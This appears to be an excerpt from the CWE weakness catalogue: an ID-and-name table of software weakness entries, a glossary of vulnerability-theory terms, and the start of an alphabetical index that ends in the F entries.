V	629	Weaknesses in OWASP Top Ten (2007)
V	630	Weaknesses Examined by SAMATE
V	631	Resource-specific Weaknesses
C	632	Weaknesses that Affect Files or Directories
C	633	Weaknesses that Affect Memory
C	634	Weaknesses that Affect System Processes
V	635	Weaknesses Used by NVD
G	636	Not Failing Securely ('Failing Open')
G	637	Failure to Use Economy of Mechanism
G	638	Failure to Use Complete Mediation
B	639	Access Control Bypass Through User-Controlled Key
B	640	Weak Password Recovery Mechanism for Forgotten Password
B	641	Improper Restriction of Names for Files and Other Resources
G	642	External Control of Critical State Data
B	643	Improper Neutralization of Data within XPath Expressions ('XPath Injection')
V	644	Improper Neutralization of HTTP Headers for Scripting Syntax
B	645	Overly Restrictive Account Lockout Mechanism
V	646	Reliance on File Name or Extension of Externally-Supplied File
V	647	Use of Non-Canonical URL Paths for Authorization Decisions
B	648	Incorrect Use of Privileged APIs
B	649	Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking
V	650	Trusting HTTP Permission Methods on the Server Side
V	651	Information Exposure through WSDL File

Type	ID	Name
	652	Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')
	653	Insufficient Compartmentalization
	654	Reliance on a Single Factor in a Security Decision
	655	Insufficient Psychological Acceptability
	656	Reliance on Security through Obscurity
	657	Violation of Secure Design Principles
	658	Weaknesses in Software Written in C
	659	Weaknesses in Software Written in C++
	660	Weaknesses in Software Written in Java
	661	Weaknesses in Software Written in PHP
	662	Improper Synchronization
	663	Use of a Non-reentrant Function in a Multithreaded Context
	664	Improper Control of a Resource Through its Lifetime
	665	Improper Initialization
	666	Operation on Resource in Wrong Phase of Lifetime
	667	Insufficient Locking
	668	Exposure of Resource to Wrong Sphere
	669	Incorrect Resource Transfer Between Spheres
	670	Always-Incorrect Control Flow Implementation
	671	Lack of Administrator Control over Security
	672	Operation on a Resource after Expiration or Release
	673	External Influence of Sphere Definition
	674	Uncontrolled Recursion
	675	Duplicate Operations on Resource
	676	Use of Potentially Dangerous Function
	677	Weakness Base Elements
	678	Composites
	679	Chain Elements
	680	Integer Overflow to Buffer Overflow
	681	Incorrect Conversion between Numeric Types
	682	Incorrect Calculation
	683	Function Call With Incorrect Order of Arguments
	684	Failure to Provide Specified Functionality
	685	Function Call With Incorrect Number of Arguments
	686	Function Call With Incorrect Argument Type
	687	Function Call With Incorrectly Specified Argument Value
	688	Function Call With Incorrect Variable or Reference as Argument
	689	Permission Race Condition During Resource Copy
	690	Unchecked Return Value to NULL Pointer Dereference
	691	Insufficient Control Flow Management
	692	Incomplete Blacklist to Cross-Site Scripting
	693	Protection Mechanism Failure
	694	Use of Multiple Resources with Duplicate Identifier
	695	Use of Low-Level Functionality
	696	Incorrect Behavior Order
	697	Insufficient Comparison
	698	Redirect Without Exit
	699	Development Concepts
	700	Seven Pernicious Kingdoms
	701	Weaknesses Introduced During Design
	702	Weaknesses Introduced During Implementation

Type	ID	Name
	703	Failure to Handle Exceptional Conditions
	704	Incorrect Type Conversion or Cast
	705	Incorrect Control Flow Scoping
	706	Use of Incorrectly-Resolved Name or Reference
	707	Improper Enforcement of Message or Data Structure
	708	Incorrect Ownership Assignment
	709	Named Chains
	710	Coding Standards Violation
	711	Weaknesses in OWASP Top Ten (2004)
	712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)
	713	OWASP Top Ten 2007 Category A2 - Injection Flaws
	714	OWASP Top Ten 2007 Category A3 - Malicious File Execution
	715	OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference
	716	OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF)
	717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling
	718	OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management
	719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage
	720	OWASP Top Ten 2007 Category A9 - Insecure Communications
	721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access
	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input
	723	OWASP Top Ten 2004 Category A2 - Broken Access Control
	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management
	725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws
	726	OWASP Top Ten 2004 Category A5 - Buffer Overflows
	727	OWASP Top Ten 2004 Category A6 - Injection Flaws
	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling
	729	OWASP Top Ten 2004 Category A8 - Insecure Storage
	730	OWASP Top Ten 2004 Category A9 - Denial of Service
	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management
	732	Incorrect Permission Assignment for Critical Resource
	733	Compiler Optimization Removal or Modification of Security-critical Code
	734	Weaknesses Addressed by the CERT C Secure Coding Standard
	735	CERT C Secure Coding Section 01 - Preprocessor (PRE)
	736	CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)
	737	CERT C Secure Coding Section 03 - Expressions (EXP)
	738	CERT C Secure Coding Section 04 - Integers (INT)
	739	CERT C Secure Coding Section 05 - Floating Point (FLP)
	740	CERT C Secure Coding Section 06 - Arrays (ARR)
	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)
	742	CERT C Secure Coding Section 08 - Memory Management (MEM)
	743	CERT C Secure Coding Section 09 - Input Output (FIO)
	744	CERT C Secure Coding Section 10 - Environment (ENV)
	745	CERT C Secure Coding Section 11 - Signals (SIG)
	746	CERT C Secure Coding Section 12 - Error Handling (ERR)
	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)
	748	CERT C Secure Coding Section 50 - POSIX (POS)
	749	Exposed Dangerous Method or Function
	750	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors
	751	2009 Top 25 - Insecure Interaction Between Components
	752	2009 Top 25 - Risky Resource Management

Type	ID	Name
C	753	2009 Top 25 - Porous Defenses
G	754	Improper Check for Unusual or Exceptional Conditions
G	755	Improper Handling of Exceptional Conditions
G	756	Missing Custom Error Page
G	757	Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')
G	758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior
G	759	Use of a One-Way Hash without a Salt
G	760	Use of a One-Way Hash with a Predictable Salt
V	761	Free of Pointer not at Start of Buffer
V	762	Mismatched Memory Management Routines
B	763	Release of Invalid Pointer or Reference
V	764	Multiple Locks of a Critical Resource
V	765	Multiple Unlocks of a Critical Resource
V	766	Critical Variable Declared Public
V	767	Access to Critical Private Variable via Public Method
V	768	Incorrect Short Circuit Evaluation
C	769	File Descriptor Exhaustion
B	770	Allocation of Resources Without Limits or Throttling
B	771	Missing Reference to Active Allocated Resource
B	772	Missing Release of Resource after Effective Lifetime
V	773	Missing Reference to Active File Descriptor or Handle
V	774	Allocation of File Descriptors or Handles Without Limits or Throttling
V	775	Missing Release of File Descriptor or Handle after Effective Lifetime
V	776	Unrestricted Recursive Entity References in DTDs ('XML Bomb')
V	777	Regular Expression without Anchors
B	778	Insufficient Logging
B	779	Logging of Excessive Data
V	780	Use of RSA Algorithm without OAEP
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
V	783	Operator Precedence Logic Error
V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision
V	785	Use of Path Manipulation Function without Maximum-sized Buffer
B	786	Access of Memory Location Before Start of Buffer
B	787	Out-of-bounds Write
B	788	Access of Memory Location After End of Buffer
V	789	Uncontrolled Memory Allocation
G	790	Improper Filtering of Special Elements
B	791	Incomplete Filtering of Special Elements
V	792	Incomplete Filtering of One or More Instances of Special Elements
V	793	Only Filtering One Instance of a Special Element
V	794	Incomplete Filtering of Multiple Instances of Special Elements
B	795	Only Filtering Special Elements at a Specified Location
V	796	Only Filtering Special Elements Relative to a Marker
V	797	Only Filtering Special Elements at an Absolute Position
B	798	Use of Hard-coded Credentials
G	799	Improper Control of Interaction Frequency
V	800	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors
C	801	2010 Top 25 - Insecure Interaction Between Components
C	802	2010 Top 25 - Risky Resource Management

Type	ID	Name
C	803	2010 Top 25 - Porous Defenses
B	804	Guessable CAPTCHA
B	805	Buffer Access with Incorrect Length Value
V	806	Buffer Access Using Size of Source Buffer
B	807	Reliance on Untrusted Inputs in a Security Decision
C	808	2010 Top 25 - Weaknesses On the Cusp
V	809	Weaknesses in OWASP Top Ten (2010)
C	810	OWASP Top Ten 2010 Category A1 - Injection
C	811	OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS)
C	812	OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management
C	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References
C	814	OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF)
C	815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration
C	816	OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage
C	817	OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access
C	818	OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection
C	819	OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards
B	820	Missing Synchronization
B	821	Incorrect Synchronization
B	822	Untrusted Pointer Dereference
B	823	Use of Out-of-range Pointer Offset
B	824	Access of Uninitialized Pointer
B	825	Expired Pointer Dereference
B	826	Premature Release of Resource During Expected Lifetime
V	1000	Research Concepts
V	2000	Comprehensive CWE Dictionary

Glossary

Activation Point a vulnerability theory term for the location in code at an attacker's "payload" can be executed, i.e. when the attacker has caused the code to violate the intended security policy. For example, in SQL injection, the code reads an input from a parameter (interaction point), incorrectly checks the input for dangerous characters (crossover point), inserts the input into a dynamically generated query string, then sends the query string to the database server (trigger point), then the query is processed by the server (activation point). See the Vulnerability Theory paper for more details.

Actor a vulnerability theory term that describes an entity that interacts with the software or with other entities, such as a User, Service, Monitor (e.g. IDS), Intermediary, and others.

Attacker an actor who attempts to gain access to behaviors or resources that are outside of the software's intended control sphere for that actor.

Authentication the process of verifying that an actor has a specific real-world identity, typically by checking for information that the software assumes can only be produced by that actor. This is different than authorization, because authentication focuses on verifying the identity of the actor, not what resources the actor can access.

Authorization the process of determining whether an actor with a given identity is allowed to have access to a resource, then granting access to that resource, as defined by the implicit and explicit security policies for the system. This is different than authentication, because authorization focuses on whether a given actor can access a given resource, not in proving what the real-world identity of the actor is.

Base Weakness a weakness that is described in an abstract fashion, but with sufficient details to infer specific methods for detection and prevention. More general than a Variant weakness, but more specific than a Class weakness.

Behavior an action that the software takes, typically as implemented in code or as represented by an algorithm. Could also refer to actions by other actors that are not the system.

Canonicalization a behavior that converts or reduces an input/output to a single fixed form that cannot be converted or reduced any further. In cases in which the input/output is used as an identifier, canonicalization refers to the act of converting that identifier. For example, when the current working directory is "/users/cwe," the filename "../xyz" can be canonicalized to "/users/xyz."

Canonicalize to perform Canonicalization.

Category a CWE entry that contains a set of other entries that share a common characteristic.

Chain a Compound Element that is a sequence of two or more separate weaknesses that can be closely linked together within software. One weakness, X, can directly create the conditions that are necessary to cause another weakness, Y, to enter a vulnerable condition. When this happens, CWE refers to X as "primary" to Y, and Y is "resultant" from X. For example, in the named chain CWE-691, an integer overflow (CWE-190) can lead to a buffer overflow (CWE-120) if an integer overflow occurs while calculating the amount of memory to allocate. In this case, the integer overflow would be primary to the buffer overflow. Chains can involve more than two weaknesses, and in some cases, they might have a tree-like structure.

Check in the vulnerability theory model of error handling, to examine a resource, its properties, or the system state to determine if they align with the expectations of the software.

Class weakness a weakness that is described in a very abstract fashion, typically independent of any specific language or technology. More general than a Base weakness.

Cleanse Use of this term is discouraged in names and descriptions for CWE weaknesses, since it has too many different meanings in the industry and may cause mapping errors. It is not precise enough for CWE's purpose. This decision was made in CWE 1.9. Some entries may still use this term, but they will be modified in future versions.

Cleansing This term is discouraged for use in CWE.

Composite a Compound Element that consists of two or more distinct weaknesses, in which all weaknesses must be present at the same time in order for a potential vulnerability to arise. Removing any of the weaknesses eliminates or sharply reduces the risk. One weakness, X, can be "broken down" into component weaknesses Y and Z. For example, Symlink Following (CWE-61) is only possible through a combination of several component weaknesses, including predictability (CWE-340), inadequate permissions (CWE-275), and race conditions (CWE-362). By eliminating any single component, a developer can prevent the composite from becoming exploitable. There can be cases in which one weakness might not be essential to a composite, but changes the nature of the composite when it becomes a vulnerability; for example, NUL byte interaction errors (CWE-626) can widen the scope of path traversal weaknesses (CWE-22), which often limit which files could be accessed due to idiosyncrasies in filename generation.

Compound Element an Entry that closely associates two or more CWE entries. The CWE team's research has shown that vulnerabilities often can be described in terms of the interaction or co-occurrence of two or more weaknesses. In CWE 1.0, the only types of compound elements are Chains and Composites, although other types might be defined in later versions.

Consequence a fault - a behavior that is always incorrect if executed, i.e., conflicts with the intended security policy.

Control Sphere a vulnerability theory term for a set of resources and behaviors that are accessible to a single actor, or a group of actors that all share the same security restrictions. This set can be empty. A product's security model will typically define multiple spheres, although this model might not be explicitly stated. For example, a server might define one sphere

for "administrators" who can create new user accounts with subdirectories under /home/server/, and a second sphere might cover the set of users who can create or delete files within their own subdirectories. A third sphere might be "users who are authenticated to the operating system on which the product is installed." Each sphere has different sets of actors and allowable behaviors. Vulnerabilities can arise when the boundaries of a control sphere are not properly enforced, or when a control sphere is defined in a way that allows more actors or resources than the developer or system operator intends. For example, an application might intend to allow guest users to access files that are only within a given directory, but a path traversal attack could allow access to files that are outside of that directory, which are thus outside of the intended sphere of control.

Crossover Point a vulnerability theory term for the location in code after which an expected property is violated. This is likely to lead to incorrect actions at a later point. For example, a programmer might use a regular expression to restrict an input string to contain only digits, such as for a telephone number. After applying the regular expression, the string is expected to have the property "only contains digits." If the regular expression is incorrectly specified (e.g. only testing for the presence of a digit anywhere in the string), then after its application, the code reaches a crossover point because the string does not necessarily have the property of "only contains digits." For example, in SQL injection, the code reads an input from a parameter (interaction point), incorrectly checks the input for dangerous characters (crossover point), inserts the input into a dynamically generated query string, then sends the query string to the database server (trigger point), then the query is processed by the server (activation point). See the Vulnerability Theory paper for more details.

CRUD acronym for "Create, Read, Update, Delete," a model for persistent storage of data that is similar to the resource model in vulnerability theory.

Enforce a general term, meaning to check or manipulate a resource so that it has a property that is required by the security policy. For example, the filtering of all non-alphanumeric characters from an input is one mechanism to enforce that "all characters are alphanumeric." An alternate method of enforcement would be to reject the input entirely if it contains anything that's non-alphanumeric.

Entry any type of item in the CWE list that has been assigned a unique identifier.

Equivalence a security property in which two identifiers, inputs, resources, or behaviors have syntactically different representations, but are ultimately treated as being the same. For example, in Windows systems, the filenames "MyFile.txt" and "MYFILE.TXT" are equivalent because they refer to the same underlying file object. The inability to recognize equivalence is often a factor in vulnerabilities.

Explicit Slice a Slice whose membership is determined by some external criterion that is represented using HasMember relationships between the view and those entries, but not between entries themselves. An example is CWE-635, which lists the CWE identifiers that being used by NVD.

Filter to perform Filtering.

Filtering the removal of elements from input or output based on some criteria. This term may apply to removal of elements regardless of security implications.

Graph a View that specifies relationships between entries, typically of a hierarchical nature. The root level nodes of the view are specified using HasMember relationships. Children are specified using ChildOf or other relationships.

Handle in the vulnerability theory model of error handling, to modify the execution of the software based on the results of a check for an error or exceptional condition.

ICTA Interaction/Crossover/Trigger/Activation, an acronym for the vulnerability theory terms for important locations in code artifacts.

Implicit Slice a Slice that defines its membership based on common characteristics of entries, such as weaknesses that can appear in C programs (CWE-658).

Improper used as a catch-all term to cover security behaviors that are either "Missing" or "Insufficient/Incorrect." Note: this term is being used inconsistently in CWE, although it has been more clearly defined since CWE 1.2.

Incorrect a general term, used to describe when a behavior attempts to do a task but does not do it correctly. This is distinct from "Missing," in which the developer does not even attempt to perform the behavior. This is similar to "Insufficient." Note: this term is being used inconsistently in CWE, although it has been more clearly defined since CWE 1.2.

Information Exposure the intentional or unintentional disclosure of information to an actor that is not explicitly authorized to have access to that information.

Insecure Use of this term is discouraged in names and descriptions for CWE weaknesses, since it does not provide any hint about the actual error that was introduced by the developer. Some unreviewed entries may still use this term, although it will be corrected in future versions of CWE. This is a general term used to describe a behavior that is incorrect and has security implications.

Insufficient a general term used to describe when a security property or behavior can vary in strength on a continuous or sliding scale, instead of a discrete scale. The continuous scale may vary depending on the context and risk tolerance. For example, the requirements for randomness may vary between a random selection for a greeting message versus the generation of a military-strength key. On the other hand, a weakness that allows a buffer overflow is always incorrect - there is not a sliding scale that varies across contexts. Note: this this term has been used inconsistently in CWE, although it was more clearly defined beginning in CWE 1.4.

- Interaction Point** a vulnerability theory term for the point in code from which input is obtained from the external environment. For example, in SQL injection, the code reads an input from a parameter (interaction point), incorrectly checks the input for dangerous characters (crossover point), inserts the input into a dynamically generated query string, then sends the query string to the database server (trigger point), then the query is processed by the server (activation point). See the Vulnerability Theory paper for more details.
- Internal** used to describe a manipulation that occurs within an identifier or input, and not at the beginning or the end. This term is often used in conjunction with special elements. For example, the string "/etc/passwd" has multiple internal "/" characters, or "<SCRI.PT>" has an internal "." character.
- Leading** used to describe a manipulation that occurs at the beginning of an identifier or input. This term is often used in conjunction with special elements. For example, the string "//etc/passwd" has multiple leading "/" characters.
- Loose Composite** an informal term for describing a CWE entry that the general public thinks of as an individual weakness, but is actually a disjoint list of multiple distinct weaknesses - i.e., a narrowly-defined category. This is not well-handled within CWE 1.0, although it might be regarded as another kind of Compound Element. An example of a loose composite is "insecure temporary file" - the temporary file could have permissions problems, be used as a semaphore, be part of a race condition, etc.
- Manipulation** the modification of a resource by an actor, typically to change its properties. Usually used in the context of software as it manipulates inputs and system resources to ensure that security properties are enforced.
- Missing** used to describe a behavior that the developer has not attempted to perform. This is distinct from "incorrect," which describes when the developer attempts to perform the behavior, but does not do it correctly. Note: this term is being used inconsistently in CWE, although it has been more clearly defined since CWE 1.2.
- Named Chain** a Chain that appears so frequently in software that a CWE ID has been assigned to it, such as CWE-680 (Integer Overflow to Buffer Overflow).
- Natural Hierarchy** the term used in Draft 9 for the Research Concepts View (CWE-1000).
- Neutralization** a general term to describe the process of ensuring that input or output has certain security properties before it is used. This is independent of the specific protection mechanism that performs the neutralization. The term could refer to one or more of the following: filtering/cleansing, canonicalization/resolution, encoding/decoding, escaping/unescaping, quoting/unquoting, validation, or other mechanisms.
- Neutralize** to perform Neutralization.
- Node** another term for a CWE entry, especially used before CWE 1.0.
- Permissions** the explicit specifications for a resource, or a set of resources, that defines which actors are allowed to access that resource, and which actions may be performed by those actors. Permissions can contribute to the definition of one or more intended control spheres.
- Pillar** a top-level entry in the Research Concepts View (CWE-1000). Equivalent to "kingdoms" in Seven Pernicious Kingdoms.
- Primary Weakness** a weakness that is an initial, critical error (root cause) that can expose other weaknesses later in execution of the software.
- Property** a vulnerability theory term for the security-relevant characteristic of an individual resource or behavior that is important to the system's intended security model, which might change over time. For example, user input is initially untrusted; after the system neutralizes the input, when the input is finally processed, it must be treated as trusted. This illustrates the Trustability property.
- Protection Mechanism** a vulnerability theory term for a set of behaviors that helps to enforce an implicit or explicit security policy for the software, such as an input validation routine.
- Reliance** a security-relevant assumption that a resource has a given property, which can lead to weaknesses if that property cannot be guaranteed. For example, an access control protection mechanism might use reverse DNS lookups (CWE-247) in an attempt to limit access to systems in a particular domain; however, this reliance on DNS introduces a weakness because DNS results can be spoofed.
- Resolution** the process of converting a resource identifier to a single, canonical form. For example, code that converts "/tmp/abc/./def.xyz" to "/tmp/def.xyz" is performing resolution on an identifier that is being used for a file resource.
- Resolve** to perform Resolution.
- Resource** a vulnerability theory term for an object or entity that is accessed or modified within the operation of the software, such as memory, CPU, files, or sockets. Resources can be system-level (memory or CPU), code-level (function or variable), or application-level (cookie or message).
- Resultant Weakness** a weakness that is only exposed to attack after another weakness has been exploited; an early link in a chain.
- Sanitization** Use of this term is discouraged in names and descriptions for CWE weaknesses, since it has too many different meanings in the industry and may cause mapping errors. It is not precise enough for CWE's purpose. This decision was made in CWE 1.8.1. Some entries may still use this term, but they will be modified in future versions.
- Sanitize** This term is discouraged for use in CWE.

SDLC Software Development Lifecycle.

Security Policy in vulnerability theory, a set of valid behaviors, properties, and resources within the context of operation of a software system. The policy is generally implicit (as reflected in the code, or the programmer's assumptions), but it can be explicit.

Slice a view that is a flat list of CWE entries that does not specify any relationships between those entries.

Special Element a general term for a sequence of bytes, characters, or words that is used to separate different portions of data within a particular representation or language. The most commonly understood usage of special elements is in single characters, such as the "<" in HTML, which marks the beginning of a tag. As another example, the CRLF (carriage return / line feed) character is used as a separator between headers in MIME messages, so CRLF is a special element. When multi-part MIME messages are constructed, the boundary string becomes a special element. Special elements are often important in weaknesses that can be exploited by injection attacks. A special element in one representation might not be special in another. For example, whitespace is a special element when executing a command in a shell (since it acts as an argument separator), but it has no special meaning in the body of HTML or e-mail messages.

Sphere of Control See Control Sphere

Trailing used to describe a manipulation that occurs at the end of an identifier or input. This term is often used in conjunction with special elements. For example, the string "example.com." has a trailing "." character.

Trigger Point a vulnerability theory term for the location in code after which the software can no longer prevent itself from violating the intended security policy. For example, in SQL injection, the code reads an input from a parameter (interaction point), incorrectly checks the input for dangerous characters (crossover point), inserts the input into a dynamically generated query string, then sends the query string to the database server (trigger point), then the query is processed by the server (activation point). See the Vulnerability Theory paper for more details.

Unexpected violating the assumptions of the developer or operator of the software. This is typically used to describe the state of the software, a behavior that was not intended, or a property of a resource that was not assumed to be present. For example, if an e-commerce program allows a user to specify the quantity of items to purchase, and the program assumes that the quantity will be a number, then the string "abcde" is unexpected. A program crash is usually unexpected behavior. Similarly, when a programmer dereferences a pointer, it is usually unexpected if that pointer can be NULL. Attacks often leverage unexpected properties and behaviors, since the developer has not necessarily provided a sufficient defense.

Variant a weakness that is described at a very low level of detail, typically limited to a specific language or technology. More specific than a Base weakness.

View a subset of CWE entries that provides a way of examining CWE content. The two main view structures are Slices (flat lists) and Graphs (containing relationships between entries).

Vulnerability an occurrence of a weakness (or multiple weaknesses) within software, in which the weakness can be used by a party to cause the software to modify or access unintended data, interrupt proper execution, or perform incorrect actions that were not specifically granted to the party who uses the weakness.

Weakness a type of mistake in software that, in proper conditions, could contribute to the introduction of vulnerabilities within that software. This term applies to mistakes regardless of whether they occur in implementation, design, or other phases of the SDLC.

Index

A

Absolute Path Traversal, 48
 Acceptance of Extraneous Untrusted Data With Trusted Data, 448
 Access Control (Authorization) Issues, 371
 Access Control Bypass Through User-Controlled Key, 744
 Access Control Bypass Through User-Controlled SQL Primary Key, 674
 Access of Memory Location After End of Buffer, 922
 Access of Memory Location Before Start of Buffer, 921
 Access of Uninitialized Pointer, 955
 Access to Critical Private Variable via Public Method, 892
 Addition of Data Structure Sentinel, 580
 Algorithmic Complexity, 523
 Allocation of File Descriptors or Handles Without Limits or Throttling, 905
 Allocation of Resources Without Limits or Throttling, 896
 Always-Incorrect Control Flow Implementation, 785
 Apple '.DS_Store', 75
 Argument Injection or Modification, 115
 Array Declared Public, Final, and Static, 690
 ASP.NET Environment Issues, 7
 ASP.NET Misconfiguration: Creating Debug Binary, 8
 ASP.NET Misconfiguration: Missing Custom Error Page, 9
 ASP.NET Misconfiguration: Not Using Input Validation Framework, 665
 ASP.NET Misconfiguration: Password in Configuration File, 10
 ASP.NET Misconfiguration: Use of Identity Impersonation, 666
 Assigning instead of Comparing, 603
 Assignment of a Fixed Address to a Pointer, 694
 Asymmetric Resource Consumption (Amplification), 521
 Attempt to Access Child of a Non-structure Pointer, 695
 Authentication Bypass by Alternate Name, 382
 Authentication Bypass by Assumed-Immutable Data, 397
 Authentication Bypass by Capture-replay, 388
 Authentication Bypass by Primary Weakness, 399
 Authentication Bypass by Spoofing, 383
 Authentication Bypass Issues, 699
 Authentication Bypass Using an Alternate Path or Channel, 381
 Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created, 700

B

Behavioral Change in New Version or Environment, 559
 Behavioral Problems, 559
 Buffer Access Using Size of Source Buffer, 942
 Buffer Access with Incorrect Length Value, 938
 Buffer Copy without Checking Size of Input ('Classic Buffer Overflow'), 180
 Buffer Over-read, 194
 Buffer Under-read, 195
 Buffer Underwrite ('Buffer Underflow'), 191
 Byte/Object Code, 635

C

Call to Non-ubiquitous API, 696
 Call to Thread run() instead of start(), 680
 CERT C Secure Coding Section 01 - Preprocessor (PRE), 863
 CERT C Secure Coding Section 02 - Declarations and Initialization (DCL), 864
 CERT C Secure Coding Section 03 - Expressions (EXP), 864

CERT C Secure Coding Section 04 - Integers (INT), 865
 CERT C Secure Coding Section 05 - Floating Point (FLP), 865
 CERT C Secure Coding Section 06 - Arrays (ARR), 865
 CERT C Secure Coding Section 07 - Characters and Strings (STR), 866
 CERT C Secure Coding Section 08 - Memory Management (MEM), 866
 CERT C Secure Coding Section 09 - Input Output (FIO), 867
 CERT C Secure Coding Section 10 - Environment (ENV), 868
 CERT C Secure Coding Section 11 - Signals (SIG), 868
 CERT C Secure Coding Section 12 - Error Handling (ERR), 869
 CERT C Secure Coding Section 49 - Miscellaneous (MSC), 869
 CERT C Secure Coding Section 50 - POSIX (POS), 870
 Certificate Issues, 389
 Chain Elements, 798
 Channel Accessible by Non-Endpoint ('Man-in-the-Middle'), 394
 Channel and Path Errors, 534
 Channel Errors, 535
 Cleansing, Canonicalization, and Comparison Errors, 248
 Cleartext Storage of Sensitive Information, 411
 Cleartext Transmission of Sensitive Information, 416
 Client-Side Enforcement of Server-Side Security, 709
 clone() Method Without super.clone(), 689
 Code, 14
 Coding Standards Violation, 844
 Collapse of Data into Unsafe Value, 260
 Command Shell in Externally Accessible Directory, 665
 Comparing instead of Assigning, 606
 Comparison of Classes by Name, 611
 Comparison of Object References Instead of Object Contents, 702
 Compiler Optimization Removal or Modification of Security-critical Code, 861
 Compiler Removal of Code to Clear Buffers, 11
 Composites, 798 (*Graph: 979*)
 Comprehensive CWE Dictionary, 959
 Concurrency Issues, 667
 Configuration, 14
 Containment Errors (Container Errors), 307
 Context Switching Race Condition, 475
 Covert Channel, 640
 Covert Storage Channel, 641
 Covert Timing Channel, 493
 Creation of Temporary File in Directory with Incorrect Permissions, 487
 Creation of Temporary File With Insecure Permissions, 486
 Credentials Management, 341
 Critical Public Variable Without Final Modifier, 622
 Critical Variable Declared Public, 890
 Cross-Site Request Forgery (CSRF), 450
 Cryptographic Issues, 407

D

Dangerous Handler not Disabled During Sensitive Operations, 549
 Dangling Database Cursor ('Cursor Injection'), 725
 Data Handling, 15
 Data Leak Between Sessions, 612
 Data Structure Issues, 578
 Dead Code, 669
 Declaration of Catch for Generic Exception, 506
 Declaration of Throws for Generic Exception, 507

Deletion of Data Structure Sentinel, 579
 Deployment of Wrong Handler, 548
 DEPRECATED (Duplicate): Covert Timing Channel, 642
 DEPRECATED (Duplicate): Failure to provide confidentiality for stored data, 307
 DEPRECATED (Duplicate): General Information Management Problems, 311
 DEPRECATED (Duplicate): HTTP response splitting, 562
 DEPRECATED (Duplicate): Miscalculated Null Termination, 211
 DEPRECATED (Duplicate): Proxied Trusted Channel, 538
 Deprecated Entries, 713
 DEPRECATED: Failure to Protect Stored Data from Modification, 307
 DEPRECATED: General Special Element Problems, 218
 DEPRECATED: Improper Sanitization of Custom Special Characters, 129
 DEPRECATED: Incorrect Initialization, 575
 DEPRECATED: Often Misused: Path Manipulation, 331
 Deserialization of Untrusted Data, 633
 Detection of Error Condition Without Action, 498
 Development Concepts, 819 (*Graph: 980*)
 Direct Request ('Forced Browsing'), 539
 Direct Use of Unsafe JNI, 159
 Divide By Zero, 476
 Double Decoding of the Same Data, 252
 Double Free, 530
 Double-Checked Locking, 717
 Doubled Character XSS Manipulations, 112
 Download of Code Without Integrity Check, 623
 Duplicate Key in Associative List (Alist), 578
 Duplicate Operations on Resource, 789
 Dynamic Variable Evaluation, 732

E

EJB Bad Practices: Use of AWT Swing, 682
 EJB Bad Practices: Use of Class Loader, 687
 EJB Bad Practices: Use of Java I/O, 684
 EJB Bad Practices: Use of Sockets, 686
 EJB Bad Practices: Use of Synchronization Primitives, 681
 Embedded Malicious Code, 636
 Empty Password in Configuration File, 344
 Empty Synchronized Block, 692
 Encoding Error, 250
 Environment, 1
 Error Conditions, Return Values, Status Codes, 497
 Error Handling, 496
 Executable Regular Expression Error, 729
 Execution with Unnecessary Privileges, 331
 Expected Behavior Violation, 560
 Expired Pointer Dereference, 956
 Explicit Call to Finalize(), 693
 Exposed Dangerous Method or Function, 870
 Exposed IOCTL with Insufficient Access Control, 915
 Exposed Unsafe ActiveX Method, 725
 Exposure of Access Control List Files to an Unauthorized Control Sphere, 649
 Exposure of Backup File to an Unauthorized Control Sphere, 649
 Exposure of Core Dump File to an Unauthorized Control Sphere, 648
 Exposure of CVS Repository to an Unauthorized Control Sphere, 648
 Exposure of Resource to Wrong Sphere, 783
 Exposure of System Data to an Unauthorized Control Sphere, 628
 Expression is Always False, 677
 Expression is Always True, 679
 Expression Issues, 676

External Control of Assumed-Immutable Web Parameter, 590
 External Control of Critical State Data, 747
 External Control of File Name or Path, 77
 External Control of System or Configuration Setting, 12
 External Influence of Sphere Definition, 787
 External Initialization of Trusted Variables or Data Stores, 569
 Externally Controlled Reference to a Resource in Another Sphere, 718

F

Failure to Add Integrity Check Value, 454
 Failure to Catch All Exceptions in Servlet, 705
 Failure to Change Working Directory in chroot Jail, 324
 Failure to Clear Heap Memory Before Release ('Heap Inspection'), 325
 Failure to Constrain Operations within the Bounds of a Memory Buffer, 175
 Failure to Control Generation of Code ('Code Injection'), 130
 Failure to Follow Specification, 680
 Failure to Fulfill API Contract ('API Abuse'), 313
 Failure to Handle Alternate Encoding, 251
 Failure to Handle Exceptional Conditions, 840
 Failure to Handle Incomplete Element, 321
 Failure to Handle Missing Parameter, 318
 Failure to Handle Mixed Encoding, 252
 Failure to Handle Unicode Encoding, 253
 Failure to Handle URL Encoding (Hex Encoding), 254
